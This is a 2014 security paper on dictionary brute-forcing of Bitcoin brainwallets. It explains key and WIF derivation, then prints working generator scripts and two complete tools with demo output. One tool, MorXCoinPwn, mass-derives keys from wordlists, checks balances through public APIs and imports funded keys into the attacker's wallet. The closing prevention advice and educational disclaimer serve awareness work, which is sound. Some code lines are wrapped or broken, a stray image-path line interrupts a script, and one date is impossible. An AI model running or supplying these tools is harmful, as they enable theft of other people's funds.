Title: Smashing Bitcoin BrainWallets, for fun and profit!

Author: Simo Ben youssef
Contact: simo@morxploit.com
Published: 29 January 2014
MorXploit Research
http://www.morxploit.com
Audience: IT security professionals/Bitcoin users

Introduction:

Have you ever created one of those "brainwallets" then the next day you went to check your wallet balance and it was all gone?
Well then most likely because you have used a dictionary-based Pass-phrase and someone generated your private key based on that and imported your wallet. Attackers these days generate trillions of dictionary-based private keys and import them, resulting in the theft of other people Bitcoins.
This paper will explain how such attack can be achieved.

Technical background:

First of all, I'm going to assume that you already have a basic Bitcoin knowledge, if not then I encourage you to visit the Bitcoin wiki and learn about it. This paper will only talk about a specific way of generating Bitcoins private keys which is known as Brainwallet.

The concept consists of generating a Bitcoin private key based on a user supplied Pass-phrase, this could be anything, even a one single character or an empty space.

The advantage of creating Pass-phrase-based wallets is that you can always re-generate the private key if lost, however the scary part is that anyone else can generate the same private key if they know (or can guess) your Pass-phrase.

Now this is how it could turn into a nightmare, an attacker can guess your private key by launching a dictionary-based brute force attack on your Bitcoin address, the level of entropy depends on the strength of the Pass-phrase being used, however and what makes this even more of a nightmare is that the attacker doesn't even need to know who you are or your Bitcoin address, attackers will just generate trillions of Bitcoin addresses based on different types of dictionaries, check current balance or balance history for each address locally (faster) or through one of the Bitcoin web services APIs (such as blockchain or blockexplorer), and import that specific private key if balance is positive.

Private key generation:

For better understanding of how this works, I'm going to give a detailed technical description of how a Brainwallet private key is generated.

First a phrase is chosen:
Hello world! This is a my private key pass-phrase

The SHA256 hash of the phrase is then calculated:

```
root@MorXploit:/home/simo/morx/bitcoin# echo -n "Hello world! This is a my
private key pass-phrase" | sha256sum
91f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c
```

They key then is converted to a Bitcoin address using the standard published algorithm.

```
root@MorXploit:/home/simo/morx/bitcoin# echo -n
91f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c | keyfmt %a
Your bitcoin address is: 1PXgfwXeX3BTnCao1YFEA1FjYG89FuVLD
```

The SHA256 can also be generated through Perl or any other language on non-Linux Operating Systems.

```
#!/usr/bin/perl

use strict;
use Digest::SHA;

if (!defined $ARGV[0]) {
print "Usage: $0 passphrase\n";
exit; }
my $word = $ARGV[0];
my $sha = Digest::SHA->new(256);
$sha->add($word);
my $hex = $sha->hexdigest;
print "$hex";
exit;
```

```
root@MorXploit:/home/simo/morx/bitcoin# perl perl/sha256.pl "Hello world!
This is a my private key pass-phrase"
91f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c
```

Wallet Import Format (WIF):

In order to import the private key, it needs to be converted into a Wallet Import Format which involves the following process:

1- Take our Pass-phrase SHA256 hash:
91f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c

2- Add a 0x80 byte in front of it for mainnet addresses
8091f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c

3- Convert the extended key hex to binary and hash to SHA256

```
root@MorXploit:/home/simo/morx/bitcoin# echo -n
'8091f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c' | xxd
-r -p | sha256sum -b
01c94640c195fdd9f81a594114794e070256915f12bf85f47eb82089e01f1f39
```

4- Convert the new SHA256 hex to binary and hash to SHA256

```
root@MorXploit:/home/simo/morx/bitcoin# echo -n
'01c94640c195fdd9f81a594114794e070256915f12bf85f47eb82089e01f1f39' | xxd -r
-p | sha256sum -b
7731220171d5f17070cc85d2c423f23e971cad6a005a7b4e91cb520fa8e311bc
```

5- Take the first 4 bytes of the generated SHA-256 hash, this is the checksum: 77312201

6- Add the 4 bytes checksum to the end of the extended hash from step 2
8091f5be1c5d06d487d5184ecea8c457b028d431f68c6896cf9fffea84e6223b8c77312201

7- Encode the result with base58, this is the WIF private key:
5JvZw1kt38wdZHi6w5Eh3HxqkcP7a6u4zfiKTNx7RGerS24iZVr

WIF Private key generation tools:

*** Bash Scripting:**

```
#!/bin/bash

base58=({1..9} {A..H} {J..N} {P..Z} {a..k} {m..z})
encodeBase58() {
   bc <<<"ibase=16; n=${1^^}; while(n>0) { n%3A ; n/=3A }" |
   tac |
    while read n
    do echo -n ${base58[n]}
    done
}

if [ -z "$1" ]
then
/bin/echo "Usage: $0 'Pass-Phrase'"
exit;
fi
a=$(echo -n $1 | sha256sum)
a=$(echo $a | cut -c 1-64)
b="80$a";
c=$(echo -n $b | xxd -r -p | sha256sum -b)
c=$(echo $c | cut -c 1-64)
d=$(echo -n $c | xxd -r -p | sha256sum -b)
d=$(echo $d | cut -c 1-64)
e=$(echo $d | cut -c 1-8)
f=$b$e
enc=$(encodeBase58 $f)
echo "$enc"
```

*** Perl Scripting:**

```
#!/usr/bin/perl

use strict;
use Digest::SHA;
use bigrat;

if (!defined $ARGV[0]) {
print "Usage: perl $0 'Pass-phrase'\n";
exit;
}

my $word = $ARGV[0];

my $sha = Digest::SHA->new(256);
$sha->add($word);
my $hex = $sha->hexdigest;

my $hex2 = "80$hex";

my $hex3 = pack 'H*', $hex2;

my $sha = Digest::SHA->new(256);
$sha->add($hex3);
my $digest = $sha->digest;

my $sha = Digest::SHA->new(256);
$sha->add($digest);
my $hex5 = $sha->hexdigest;
my $hex5 = substr $hex5, 0, 8;

my $hexchecksum = "$hex2$hex5";

sub encode_base58sp {
my $in = shift;
my $out = '';
my @base58 = (1 .. 9, 'A' .. 'H', 'J' .. 'N', 'P' .. 'Z', 'a' .. 'k', 'm' .. 'z');
my $n = hex($in);
while ($n > 1) {
my $remain = $n % 58;
$out = $base58[$remain] . $out;
$n /= 58;
}
return $out;
}
my $private = encode_base58sp($hexchecksum);
print "$private\n";
exit;
```

*** PHP Scripting:**

```
<?php

if(!isset ($argv[1])) {
print "Usage: php $argv[0] 'Pass-Phrase'\n";
exit;
}

$pass = $argv[1];
$key = hash("sha256",$pass);
$key1 = "80$key";
$binary = pack('H*',$key1);
$sha2 = hash("sha256",$binary);
$binary2 = pack('H*',$sha2);
$hex = hash("sha256",$binary2);
$checksum =substr($hex,0,8);
$checksum = $key1.$checksum;

function decodeHex($hex)
{
        $hex=strtoupper($hex);
        $chars="0123456789ABCDEF";
        $return="0";
        for($i=0;$i<strlen($hex);$i++)
        {
                $current=(string)strpos($chars,$hex[$i]);
                $return=(string)bcmul($return,"16",0);
                $return=(string)bcadd($return,$current,0);
        }
        return $return;
}
```

```
function encodeBase58($hex)
{

if(strlen($hex)%2!=0)
	{
		die("encodeBase58: uneven number of hex characters");
	}
	$orighex=$hex;
	$chars="123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz";
	$hex=decodeHex($hex);
	$return="";
	while (bccomp($hex,0)==1)
	{
		$dv=(string)bcdiv($hex,"58",0);
		$rem=(integer)bcmod($hex,"58");
		$hex=$dv;
		$return=$return.$chars[$rem];
	}
	$return=strrev($return);
	for($i=0;$i<strlen($orighex)&&substr($orighex,$i,2)=="00";$i+=2)
	{
		$return="1".$return;
	}
	return $return;
}

$private = encodeBase58($checksum);
echo "Private key: $private\n";
?>
```

Mass brute forcing:

Now that we know how BrainWallet private keys are generated, the process of brute forcing is very simple, an attacker would:

1- Download a dictionary file, which could contain single words or phrases taken from songs lyrics or movies quotes.

2- Code a brute forcer that opens the given dictionary file, and convert each line into a private key, and then to a bitcoin address.

3- Query a Bitcoin database to see if the Bitcoin address has a positive balance and/or a previous balance history.

4- If positive, import the private key and send the bitcoins to another address that the attacker owns.

Single address brute forcing:

This is very uncommon because the attacker has less chances of succeeding but it's possible that an attack on a single bitcoin address can be successful depending on the strength of the Pass-phrase.

The process is simpler and is similar to password hash cracking.

1- Attacker provides a dictionary file
2- Attacker codes a script that opens the dictionary file, converts each line into a private key and Bitcoin address.
3- If the resulting Bitcoin address is equal to the victim's Bitcoin address then the attacker now has the victim's private key.

Mass Brute forcing PoC:

```
#!/bin/bash
#
# Tool: MorXCoinPwn
# Author: Simo Ben youssef
# Contact: <simo_at_morxploit_com>
# Coded: 1 September 2013
# Published: 29 February 2014
# MorXploit Research
# http://www.morxploit.com
#
# Description:
# Mass Bitcoin private keys brute forcing/Take over tool.
# Read related paper at http://www.morxploit.com/morxpapers/smashingbitcoins.pdf
#
# Download:
# http://www.morxploit.com/morxtools/MorXCoinPwn
#
# Requirements:
# bitcoind, python and keyfmt which could be downloaded from
http://www.morxploit.com/morxtools/keyfmt
# A wallet account at blockchain.info
# Tested to work on Linux Ubuntu.
#
# Author disclaimer:
# This code and all information contained in this entire document is for
educational, demonstration and testing purposes only.
# I cannot be held responsible for any malicious use. Use at your own risk.
# USE ONLY ON PASSPHRASES THAT YOU OWN ALREADY.

bitcoind="/usr/bin/bitcoind";
host="blockexplorer.com";
rpchost="rpc.blockchain.info"

# Change to your blockchain account login and pass
username="yourblockchainusername";
```

```
password="yourblockchainpassword";

banner() {
/usr/bin/clear
/bin/echo "####################################################"
/bin/echo "##       MorXCoin Bitcoin take-over PoC tool      ##"
/bin/echo "## By Simo Ben youssef <Simo_at_Morxploit_dot_com ##"
/bin/echo "##          http://www.morpxloit.com              ##"
/bin/echo "####################################################"
/bin/echo
}

if [[ ! -f keyfmt || ! -f $bitcoind ]]
then
/usr/bin/clear
banner
echo "[-] either keyfmt or bitcoind were not found. RTFM!"
echo
exit
fi

base58=({1..9} {A..H} {J..N} {P..Z} {a..k} {m..z})
encodeBase58() {
bc <<<"ibase=16; n=${1^^}; while(n>0) { n%3A ; n/=3A }" |
tac | while read n
do echo -n ${base58[n]}
done
}

PrivateKey() {
a=$(echo -n $1 | sha256sum)
a=$(echo $a | cut -c 1-64)
b="80$a";
c=$(echo -n $b | xxd -r -p | sha256sum -b)
c=$(echo $c | cut -c 1-64)
d=$(echo -n $c | xxd -r -p | sha256sum -b)
d=$(echo $d | cut -c 1-64)
e=$(echo $d | cut -c 1-8)
f=$b$e
enc=$(encodeBase58 $f)
}

PrivateToAddress() {
btcaddress=$(echo -n $1 | python keyfmt %a)
}

if [[ -z "$1" || -z "$2" ]]
then
banner
/bin/echo "Usage: $0 <passphrase file> <method>"
/bin/echo "Exp: $0 l33t.dic addressbalance"
/bin/echo "Or: $0 l33t.dic getreceivedbyaddress"
exit;
```

```
elif [[ "$2" != "addressbalance" && "$2" != "getreceivedbyaddress" ]]
then
banner
/bin/echo "[-] You need specifiy either addressbalance or getreceivedbyaddress as
method"
exit;
fi
/usr/bin/clear
banner
/bin/echo "[*] Passphrases file set to $1"
/bin/echo "[*] Bitcoind set to $bitcoind"
/bin/echo "[*] Method set to $2"
/bin/echo "[*] Take-over started!"

CheckBalance() {
balance=$(wget -q -O - $host/q/$2/$1)
}

unset HISTFILE

line=0
while read word; do
line=$(( $line + 1 ))

PrivateKey "$word"
PrivateToAddress $enc
CheckBalance $btcaddress $2

if [[ $balance > 0 ]]
then
echo "Got => $btcaddress - Balance: $balance"
echo "Importing now =)"
$bitcoind -rpcconnect=$rpchost -rpcport=443 -rpcssl -rpcuser=$username
-rpcpassword=$password importprivkey $enc
# Or locally, you pick =)
#$bitcoind importprivkey $enc "" false
fi

echo "=> $line"
done < $1
echo "All done"
```

Single Bitcoin address brute forcer Demo:

```
root@MorXploit:/home/simo/morx/bitcoin# echo 'Hello world! This is a my
private key pass-phrase' >> dictionary
root@MorXploit:/home/simo/morx/bitcoin# cat dictionary
a
aa
aaa
aaaa
aaaaa
```

```
Hello world! This is a my private key pass-phrase
root@MorXploit:/home/simo/morx/bitcoin# ./bash/private.sh 'Hello world! This is a
my private key pass-phrase' | keyfmt %a
1PXgfwXeX3BTnCao1YFEA1FjYG89FuVLD
root@MorXploit:/home/simo/morx/bitcoin# ./MorXBTCrack
#######################################################
##     MorXBTCrack Bitcoin brute forcing PoC tool    ##
##   By Simo Ben youssef <Simo_at_Morxploit_dot_com  ##
#######################################################

Usage: ./MorXBTCrack <btc address> <dictionary file>
root@MorXploit:/home/simo/morx/bitcoin# ./MorXBTCrack
1PXgfwXeX3BTnCao1YFEA1FjYG89FuVLD dictionary
#######################################################
##     MorXBTCrack Bitcoin brute forcing PoC tool    ##
##   By Simo Ben youssef <Simo_at_Morxploit_dot_com  ##
#######################################################

[*] Passphrases file set to dictionary
[*] Bitcoin address set to 1PXgfwXeX3BTnCao1YFEA1FjYG89FuVLD
[*] Cracking started!
Trying => 1
Trying => 2
Trying => 3
Trying => 4
Trying => 5
##################################################################################
####
## Cracked your private key is:
5JvZw1kt38wdZHi6w5Eh3HxqkcP7a6u4zfiKTNx7RGerS24iZVr ##
##################################################################################
####
```

Single Bitcoin address brute force PoC:

```
#!/bin/bash

#
# Tool: MorXBTCrack
# Author: Simo Ben youssef
# Contact: <simo_at_morxploit_com>
# Coded: 1 September 2013
# Published: 28 February 2014
# MorXploit Research
# http://www.morxploit.com
#
# Description:
# Single Bitcoin private key brute forcing tool.
# Read related paper at http://www.morxploit.com/morxpapers/smashingbitcoins.pdf
#
# Requirements:
# Linux, bash, python and keyfmt which could be downloaded from
```


```
http://www.morxploit.com/morxtools/keyfmt
# Tested to work on Linux Ubuntu.
# Sorry windows kiddies, this script is not for you.
#
# Author discolaimer:
# This code and all information contained in this entire document is for
educational, demonstration and testing purposes only.
# I cannot be held responsible for any malicious use. Use at your own risk.
#

banner() {
/usr/bin/clear
/bin/echo "########################################################"
/bin/echo "##     MorXBTCrack Bitcoin brute forcing PoC tool     ##"
/bin/echo "##   By Simo Ben youssef <Simo_at_Morxploit_dot_com   ##"
/bin/echo "########################################################"
/bin/echo
}

if [[ ! -f keyfmt ]]
then
/usr/bin/clear
banner
echo "[-] keyfmt not found, wget http://www.morxploit.com/morxtools/keyfmt"
echo
exit
fi

base58=({1..9} {A..H} {J..N} {P..Z} {a..k} {m..z})
encodeBase58() {
bc <<<"ibase=16; n=${1^^}; while(n>0) { n%3A ; n/=3A }" |
tac | while read n
do echo -n ${base58[n]}
done
}

PrivateKey() {
a=$(echo -n $1 | sha256sum)
a=$(echo $a | cut -c 1-64)
b="80$a";
c=$(echo -n $b | xxd -r -p | sha256sum -b)
c=$(echo $c | cut -c 1-64)
d=$(echo -n $c | xxd -r -p | sha256sum -b)
d=$(echo $d | cut -c 1-64)
e=$(echo $d | cut -c 1-8)
f=$b$e
enc=$(encodeBase58 $f)
}

PrivateToAddress() {
btcaddress=$(echo -n $1 | python keyfmt %a)
}
```

```
if [[ -z "$1" || -z "$2" ]]
then
banner
/bin/echo "Usage: $0 <btc address> <dictionary file>"
exit;
fi
/usr/bin/clear
banner
/bin/echo "[*] Passphrases file set to $2"
/bin/echo "[*] Bitcoin address set to $1"
/bin/echo "[*] Cracking started!"

unset HISTFILE
line=0
while read word; do
line=$(( $line + 1 ))

PrivateKey "$word"
PrivateToAddress $enc

if [[ $btcaddress == "$1" ]]
then
echo
"#####################################################################################"
echo "## Cracked your private key is: $enc ##"
echo
"#####################################################################################"
exit;
fi
echo "Trying => $line"
done < $2
echo "All done"
```

Monitoring imported keys:

Sometimes an attacker would import a private key even if the Bitcoin address has zero balance, as long as there is a transaction history. Why? Because the attacker assumes that the Bitcoin address could be used in future transactions, therefore codes a monitoring tool that let's say, checks the attacker account balance every other minute or even less and sends any Bitcoins that were sent to any of the stolen keys.

To demo that I have imported a private key for an easy to guess dictionary based Pass-phrase and sent a small amount to that address, as soon as the transaction was confirmed, the Bitcoins sent to that address were sent to another address.



Date	Amount
2014-01-11 04:35:24	-0.0000546 BTC
2014-01-11 04:35:15	0.0000546 BTC

Interesting! The Bitcoin amount was stolen within 9 seconds!

Which obviously means that the private key was already imported and automatically monitored by someone else.

Prevention:

All the above can be prevented in two cases:

1- You stay away from Bitcoin and stick to cash and plastic cards.

2- If you insist, then use high level entropy Pass-phrases. And no I don't mean using a 10 character password with uppercase, lowercase and numbers as Google or Yahoo would tell you. I mean using a really long sentence that doesn't appear in any song lyrics or literature, the strength could be enhanced by adding special/Upper/Lower characters or random memorable personal information.

Take the following Pass-phrase as an example:

Hi, I'm Simo from M0rXpl01t Research, and this is a simple Pass-phrase that I could've used as my bitcoin private key!

Please note, if you are on a Linux computer and you are going to generate a WIF private key using the tools that I provided above then make sure to unset HISTFILE before typing your Pass-Phrase on the terminal, or better yet use a Linux Live CD distribution that's not connected to the Internet.

Alternatively you can randomly generate your Pass-phrase and convert it to a WIF private key/Bitcoin address using the following commands on a Linux environment:

```
root@MorXploit:/home/simo/morx/bitcoin# echo $(grep "^[^']\{5,10\}$"
/etc/dictionaries-common/words | shuf -n12) > pass .txt
```

```
root@MorXploit:/home/simo/morx/bitcoin# cat pass.txt

crayon levellers Baath chinos Idahoans umlaut starlets ochre junkies grimy
drink sullener

root@MorXploit:/home/simo/morx/bitcoin# cat pass | tr -d '\n' | sha256sum |
keyfmt %w

5JAuu1ChodpdHEn2s3NYYmNJqkFo7Le5yUruB3fP3S9DouRKfd6

root@MorXploit:/home/simo/morx/bitcoin# cat pass | tr -d '\n' | sha256sum |
keyfmt %a

1Cck5Et3zboaWz7Hv5DkUMJhDikkD8uNDh
```

The first command line would generate 12 random words between 5 and 10 characters and store them in the file pass.txt

The second command will simply print your Pass-phrase from pass.txt

3rd command will print your Pass-phrase, pass it to tr which will delete newline and pass the output to sha256sum which will generate a hex hash which is passed to keyfmt to be converted to a WIF private key.

4th command do the same thing as the 3rd except that it converts to a Bitcoin address.

Make sure you memorize or save your Pass-phrase somewhere secure and delete pass.txt and always remember whoever has your Pass-phrase has your Bitcoins.

Also an additional tip: Never put all your coins on one single wallet, instead spread them through multiple wallets while maintaining the same high level of entropy.

Downloads:

Actual paper: http://www.morxploit.com/morxpapers/smashingbitcoins.pdf

keyfmt: http://www.morxploit.com/morxtools/keyfmt

MorXCoinPwn: http://www.morxploit.com/morxtools/MorXCoinPwn

MorXBTCrack: http://www.morxploit.com/morxtools/MorXBTCrack

Author disclaimer:

The information contained in this entire document, was written to raise awareness and educate people about the risks associated with using Bitcoins, any code included in this document is for demonstration and testing purposes only. I cannot be held responsible for any damage or malicious use.

IF you have any questions or comments feel free to email me.